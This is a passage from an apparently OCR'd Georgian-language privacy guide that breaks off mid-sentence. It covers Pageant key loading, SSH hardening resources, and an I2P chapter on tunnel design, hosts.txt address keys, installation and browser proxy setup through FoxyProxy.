
დააჭირეთ Add Key ღილაკს და ჩატვირთეთ კერძო გასაღები, ანუ ჩაწერილი private ფაილი. შეიყვანეთ პაროლი და სისტემა გიჩვენებთ თქვენ პერსონალურ გასაღებს.



ამის შემდეგ გახსენით Putty და შეუერთდით სერვერს (ეს უკვე ზემოთ განვიხილეთ). ცხადია უნდა შეუერთდეთ სერვერს რომელსაც აქვს შესაბამისი საჯარო გასაღები. Putty დაინახავს რომ Pagent აქტიური და გამოიყენებს მას სერვერთან დასაკავშირებლად. Pagent-ის დასახურად მარჯვნივ დააჭირეთ მის ნიშანზე და მენიუდან შეასრულეთ Exit ბრძანება.

SSH-ის გამაგრება

ბოლოს განვიხილოთ როგორ გავამაგროთ SSH სერვერი და კლიენტი. ამ საიტზე https://infosec.mozilla.org/guidelines/openssh არის ყველაზე უფრო კარგი სახელმძღვანელო და მაგალითები.



სერვერის გასამაგრებლად უნდა გაუკეთოთ რედაქტირება sshd_config ფაილს. გამოიყენეთ საიტზე მოყვანილი პარამეტრები, რაც სერვერს გაამაგრებს. ეს საიტი ასევე იძლევა სერვერის ძველი ვერსიების კონფიგურაციის ფაილს. აქვე განისაზღვრება მრავალფაქტორიანი ვინაობის დადგენა, რომელიც აქამდეგ განხილულზე უფრო უკეთესი მეთოდია.

ვინაობის გარკვევისათვის (authentication) შესაძლებელია გამოიყენოთ PGP გასაღებები, ეს საიტი https://webcache.googleusercontent.com/search?q=cache:XB4wEwKtw7wJ:https://incenp.org/notes/2014/gnupg-for-ssh-authentication.html+&cd=1&hl=en&ct=clnk&gl=hu&client=firefox-b-ab უფრო დაწვრილებით აგიხსნით როგორ უნდა გააკეთოთ ეს.

შესაძლებელია YubiKey-ს მეშვეობით ვინაობის გარკვევა განსაზღვროთ, ეს ბმული https://developers.yubico.com/PGP/SSH_authentication/ მოგცემთ დამატებით ინფორმაციას ამის შესახებ.


კლიენტის მხარეს კი უნდა შეცვალოთ .ssh/config ფაილი.

ბმული https://docs.github.com/en/github/authenticating-to-github/connecting-to-github-with-ssh/generating-a-new-ssh-key-and-adding-it-to-the-ssh-agent#platform-mac გადაგიყვანთ შესაბამის სტატიაზე რომელიც აგიხსნით ეს როგორ უნდა გააკეთოთ.

თავი 7 I2P - უხილავი ინტერნეტის პროექტი

ამ თავის მიზანია განვიხილოთ უხილავი ინტერნეტის პროექტი. ეს ქსელიც ბნელი ქსელის მაგალითს წარმოადგენს. შევეცდებით გავარკვიოთ როგორ მოვახერხოთ ამ ქსელის გამოყენება ანონიმურობის და უსაფრთხოების დასაცავად. ეს ბმული https://geti2p.net/en/docs/how/intro კარგად აგიხსნით რას აკეთებს I2P.


I2P-ს თან სამუშაო პროგრამას I2P რუტერს უწოდებენ. ხოლო კომპიუტერს რომელზეც ეს პროგრამა მუშაობს I2P კვანძი ეწოდება, ამ ქსელში ხდება ელ-ფოსტის გაცვლა, ჩათები, ტორენტები, ბლოგები.



I2P მომხმარებლებს საშუალებას აძლევს მიიღონ და გააგზავნონ ინფორმაცია ანონიმურად ან ფსევდო ანონიმურად. მიმღები და გამგზავნი ვერ ახერხებენ ერთმანეთის ვინაობის დადგენას. ეს ქსელი ძირითადად გამოიყენება დამალული ვებსაიტებისათვის მათ EEP სიტებს ეძახიან.

Tor-ისაგან განსხვავებით ეს პროექტი ჩაკეტილია და ძირითადად დამალული სერვისებზე მუშაობს, შესაბამისად არ იძლევა ინტერნეტის ანონიმურად გამოყენების ბევრ საშუალებას. ამ ქსელში ძალიან ცოტა გარეთ გამავალი კვანძია განთავსებული, რომლებიც სანდოობით არ გამოირჩევიან. ეს კი იმიტომ ხდება რომ ეს ქსელი შექმნილია როგორც ნამდვილი დახურული ქსელი, რომელიც იყენებს დაშიფვრის ფენებს მონაცემების დამალვისათვის და ინტერნეტს ამ მონაცემების გადასაცემად. I2P ქსელი უფრო უკეთესად არის შექმნილი ვიდრე Tor, რადგან აქ ყველა მომხმარებელი ასევე მუშაობს როგორც გადამცემი სადგური, შესაბამისად, თეორიულად, ამ ქსელში გექნებათ ბევრად უფრო მეტი გადამცემი კვანძი რაც კორელაციის შეტევების განხორციელებას ძალიან ართულებს.

ისევე როგორც Tor-ში, I2P-აქვს ცენტრალური დირექტორიის მმართველები. ისინი იყენებენ დეცენტრალიზებულ ჰეშ ცხრილს DHT, რომელსაც ქსელის მონაცემთა ბაზას (Net DB) უწოდებენ. ამ მონაცემთა ბაზის ინფორმაცია ინახება ქსელის კვანძებზე და საიტებზე. მონაცემთა ბაზა დანაწილებულია ე.წ. Flood Fill რუტერებს შორის. მომხმარებლები ამ რუტერებს უკავშირდებიან დამალული საიტების საპოვნელად. ცხადია ეს ყველაფერი ავტომატურად ხდება.




როგორც ეს ნახატი გიჩვენებთ ქსელის კვანძები ქმნიან გარეთ გამავალ დაშიფრულ გვირაბს და შემავალ დაშიფრულ გვირაბს ცალ ცალკე. გარეთ გამავალი კავშირი გადის გარეთ გამავალი გვირაბით და შემოდის შემომავალი გვირაბით, თანაც არცერთი შეტყობინება პირდაპირ არ გაიგზავნება და გაივლის ბევრ კვანძს. ზემოთ მოყვანილ დიაგრამაზე ეს არ ჩანს მაგრამ წარმოიდგინეთ რომ, სადაც კავშირის ხაზი გაწყვეტილია იქ ხდება ბევრი სხვადასხვა კვანძის გავლა სანამ საბოლოოდ შეტყობინება მიაღწევს მიღების შემავალი კვანძს შემავალ გვირაბს. მოთვალთვალისათვის კი ძნელი იქნება გაარკვიოს რა ხდება, რადგან ყველა კვანძები იღებენ და გადაცემენ ბევრ შეტყობინებებს და ძალიან ძნელია იმის გარკვევა შემომავალი შეტყობინება ამ კომპიუტერისათვის იყო თუ მან უბრალოდ გაატარა ეს შეტყობინება. ამ ქსელში შეგიძლიათ განსაზღვროთ კავშირმა რამდენი ნახტომი გამოიყენოს. რაც უფრო მეტ ნახტომს იყენებთ უფრო დაცულია ინფორმაცია, მაგრამ მით უფრო ნელდება კავშირი. სამ ნახტომზე მეტი ნახტომის განსაზღვრამ შეიძლება საკმაოდ შეანელოს კავშირი.

I2P კლიენტი მუშაობს I2P პროქსის გავლით, ამ პროქსის გამოყენება ნებისმიერ ბრაუზერს შეუძლია ეს პროქსი გადაგამისამართებთ EEP საიტებზე ან სხვა მისამართებზე. მაგალითად იმისათვის რომ I2P საიტებთან იმუშაოთ პროქსი უნდა შეუერთდეს HTTP 4444 პორტს და/ან HTTPS 4445 პორტს, ხოლო IP მისამართი უნდა იყოს 127.0.0.1. I2P რუტერი დამალულ საიტებს პოულობს დაშიფრული გასაღებებით რომლებიც მოთავსებულია Hosts.txt ფაილში. ამ ფაილს თუ გახსნით ნახავთ რომ

```
tc.i2p=3RPLOkQGlq8anNyNWhjbMyHxpAvUyUJKbiUejI80DnPR59T3blc7-XrBhQ2iPbf-
BRAR~v1j34Kpba1eDyhPk2gevsE6ULO11rarJ3~C9WcQH2wAbN1VwfWqbh6onQ~YmkSpGNwGHD6ytwbvT
sYLn1aQu8UqWB3D6BmTfLtyS3eqWVk66Nrzmwy8E1Hvq5z~1lukYb~cyiDO1oZHAOLyUQtd9eN16yJY~2
735PJUk6WMy1Hi3Vgh4Pxhdl7gfqGRWioFABdhcypb7p1Ca77p73uabLDFK-
SjIYmdj7TwSdbNa6PCmzEvCEW~IZeZmnZC5B6pK30AdmD9vc641wUGce9xTJVfNRupf5L7pSsVIISix6F
W0IWYfosnjM~KxYaqc4agviBuF5ZWeAAAA
dyad.i2p=W~JFpqSH8uopylox2V5hMbpcHSsb-
dJkSKvdJ1vj~KQcUFJWXFyfbetBAukcGH5S559aK9oslU0qbVoMDlJITVC4OXfXSnVbJBP1IhsK8SvjSY
W~6A5AwAmHvwdt5NqcREYRMjRd63dMGm8BcEe-6FbOyMo3dnIFcETWAe8TCeoMxm~S1n~6Jlinw3ETxv-
L6lQkhFFWnC5zyzQ~4JhVxxT3taTMYXg8td4CBGmrS078jcjW63rlSiQgZBlYfN3iEYmurhuIEV9NXRcm
gihfcl0f~xne-qP3FtpoPFeyA9x-sA2JWDAsxoZlfvgkiP5eyOn23prT9TJK47HCVilHSV11uTVaC4Jc5
nightblade.i2p=nyErwSseXbsojcWtNkDyUul0YULtqr6qyWSzIp639Ygpe8juCdgPMLURVXcmlCvo~Q
Wv2SGvc2Mvs~o8USw3ius8fP1URphqcBbulK8Ci0bgknt0kD0AfxqfMz-p~xk1QEMxq2kZEoB3oyIIFnQ
jT5pjgglverGPEGN4o55LYVTtfSg4gAJFZeaE4KjBR5P1z7cca6UDjGMWfR0iCa8P3qpkY2ODYpk~8w2x
239U6p3tESXa7FXzRBCujv4Bx6CVFRhCmBHpyFnCD-
MugZ~vR6XFSS2XBsCT~duXKq94HH2n1iAWslG4Vu44ut1JVhDPFzp~Dk7wujB0tCo2HXH2icRQxOWe37f
bozo.i2p=ubMPUwY0op6B7Jr8SAjY2bQXze8m1sT6xF2N0cv43dIHwLTO0gUqn7FCP9jXZDodE9DR3fu8
E5BKjIKt2amZ2~8CM0qBKTqwievUO-Y6zG~-8l~RpnAxDZUMOjKKy5R3~jEN9DFZCaKvXSNcOVFjZRGaD
```

იგი გაჩვენებთ საიტის სახელს და მის გასაღებს, ეს გასაღები შეიძლება წარმოიდგინოთ როგორც საიტის მისამართი.


ქსელი იყენებს ბევრ სხვადასხვა დაშიფვრის მეთოდს და ალგორითმს



ბევრ დეტალებში რომ არ შევიდეთ, I2P იყენებს დაშიფვრის სამ ძალიან ძლიერ ფენას. რომელსაც ნიორი ტიპის დაშიფვრას უწოდებენ ეს ბმული https://geti2p.net/en/docs/how/garlic-routingმოგაწვდით დამატებით ინფორმაციას ასეთ ქსელებზე. კარგი იქნება თუ ტექნიკურ დეტალებშიც გაერკვევით ამისათვის დოკუმენტაცია უნდა წაიკითხოთ რომელსაც ამ ბმულზე https://geti2p.net/en/docs იპოვით. დაიწყეთ შედარებით მარტივი შესავალით და შემდეგ გადადით მომდევნო უფრო რთულ დოკუმენტაციაზე.

I2P-ის დაყენება და კონფიგურირება

https://geti2p.net/en/download ბმულიდან ჩამოტვირთავთ პროგრამას. თუ სერიოზული უსაფრთხოება გჭირდებათ არ გამოიყენოთ Window ან MACoS, გამოიყენეთ Debian, ან უფრო უკეთესი იქნება თუ Debian-ს დააყენებთ Qubes სისტემაზე. ან I2P დააყენეთ ვირტუალურ ოპერაციულ სისტემაზე, ქსელის ხიდი (bridge) უნდა გააკეთოთ UDP-ს ოპტიმალურად მუშაობისათვის, როგორც ქვედა ნახატზეა ნაჩვენები:




უმჯობესია თუ I2P-ს თქვენს ძირითად კომპიუტერზე საერთოდ არ დააყენებთ.

დაყენება საკმაოდ ადვილია და ჩამოსატვირთი საიტი კარგად აგიხსნით როგორ ხდება ამ პროგრამის დაყენება Windows ში მის exe ფაილს ჩამოტვირთავთ და აამუშავებთ, შემდეგ კი უბრალოდ next ღილაკს რამდენჯერმე უნდა დააჭიროთ.


Debian-ის ან Ubuntu-ს შემთხვევაში კი მოგიწევთ გარკვეული ბრძანებების შეყვანა. ეს ბრძანებები ასევე აღწერილია დაყენების ინსტრუქციების შესაბამის ვებ გერდზე, უბრალოდ გადადით ვებ გვერდზე და წაიკითხეთ.

საბოლოო ჯამში გაიხსნება I2P რუტერის სამართავი პანელი. თუ პირველად გახსენით რამდენჯერმე მოგიწევთ Next ღილაკის დაჭერა. ამ პროცესისას მოხდება შეერთების სისწრაფის შემოწმება. ბოლოს კი გაიხსნება ფანჯარა:




სამწუხაროდ ჯერ არაფერი არ იმუშავებს. რადგან დაშიფრულ გვირაბებში გამავალი პროქსი არ დაგვიყენებია, შესაბამისად უნდა გადახვიდეთ ბრაუზერის პროქსი პარამეტრების განსაზღვრაზე.


გახსენით Network Settings და გადადით პროქსის ფანჯარაზე. პარამეტრები კი ასე უნდა დააყენოთ:




გაითვალისწინეთ, რომ თუ I2P-ს იყენებთ აუცილებლად უნდა გამოიყენოთ გამაგრებული ბრაუზერი. ალბათ ჯობია რომ თქვენ თითონ არ გაამაგროთ ბრაუზერი და გამოიყენოთ Tor ბრაუზერი I2P-სათვის. ამისათვის ჩამოტვირთეთ და დააყენეთ Tor ბრაუზერი. შემდეგ კი დააყენეთ FoxyProxy ბმულიდან https://addons.mozilla.org/en-GB/firefox/addon/foxyproxy-standard/ გახსენით ეს მული Tor ბრაუზერში და დააყენეთ FooxyProxy დამატება. შემდეგ ჩამოთვირთეთ ფაილი https://thetinhat.com/tutorials/darknets/foxyproxy.xml. გახსენით FooxyProxy




დააჭირეთ Import Settings ბმულს. და გადადით Import Settings from FoxyProxy 4.x and earlier ნაწილზე. დააჭირეთ Import Settings ღილაკს და შემდეგ მოძებნეთ სადაც ჩაწერეთ 